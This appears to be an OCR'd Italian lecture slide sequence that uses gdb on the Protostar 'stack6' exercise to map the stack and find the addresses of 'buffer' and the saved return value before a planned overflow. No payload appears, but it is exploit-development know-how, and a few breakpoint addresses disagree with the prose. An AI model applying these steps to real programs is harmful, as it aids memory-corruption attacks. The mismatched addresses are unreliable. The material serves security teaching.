
(Semplice e propedeutica al passo successivo)

Si esegua **`stack6`** fino al breakpoint:

```
(gdb) c
Continuing.

Breakpoint 2, getpath () at stack6/stack6.c:7
7  in stack6/stack6.c
```

Layout dello stack

(Prima di **`push %ebp`**)



Stampa di ESP ed EBP

(La prima cosa da fare)

Si stampino i valori dei registri ESP ed EBP:


```
(gdb) p $esp
$2 = (void *) 0xbffffcfc
(gdb) p $ebp
$3 = (void *) 0xbffffd08
```

Si stampi il contenuto della memoria come indirizzi a partire da ESP:

```
(gdb) x/10a $esp
```


Layout dello stack

(Prima di **`push %ebp`**)




Layout dello stack

(Dopo **`push %ebp`**)




Layout dello stack

(Dopo **`mov %esp, %ebp`**)



Layout dello stack

(Dopo **`sub $0x68, %esp`**)



Avanzamento fino a **`gets()`**

(Per localizzare l'indirizzo di **`buffer`**)

Si avanzi fino all'indirizzo **`0x080484a4`** incluso.

```
(gdb) b 0x080484a7
...
(gdb) c
```

L'istruzione in **`0x08484a4`** carica l'indirizzo iniziale di **`buffer`** in EAX, che sarà poi inserito sulla cima dello stack prima di invocare **`gets()`**.

Stampa indirizzo iniziale **`buffer`**

(Tramite una semplice **`print`**)


Si stampi il contenuto del registro EAX:

```
(gdb) x/x $eax
0xbffffcac:  0xb7f0186e
```

L'indirizzo evidenziato in rosso è quello iniziale di **`buffer`**.

Layout dello stack

(Dopo `lea -0x4c(%ebp),%eax`)



Avanzamento fino a dopo **`gets()`**

(Per localizzare l'indirizzo di **`ret`**)

Si avanzi fino all'indirizzo **`0x080484b5`** incluso.

```
(gdb) b *0x080484b8
...
(gdb) c
```

L'istruzione in **`0x080484b5`** scrive l'indirizzo di **`ret`** nel registro EAX.

Una osservazione

(Bisogna dare input a `gets()`)

Poiché è invocata **`gets()`**, è necessario fornirle input.

Il programma **`stack6`** non avanza, altrimenti.

Si immetta un input non malizioso.

Ad esempio, 64 'a'.

Stampa indirizzo **`ret`**

(Tramite una semplice **`print`**)


L'indirizzo di **`ret`** è dato dall'espressione EBP – 12.
L'indirizzo di ritorno è invece contenuto in EAX.
Si stampi l'espressione EBP – 12:

```
(gdb) p $ebp - 12
$23 = (void *) 0xbffffcec
```

L'indirizzo evidenziato in rosso è quello iniziale di **`ret`**.

Layout dello stack

(Dopo `mov -0xc(%ebp),%eax`)



Avanzamento fino all'epilogo

(Per localizzare l'indirizzo di **`ret`**)

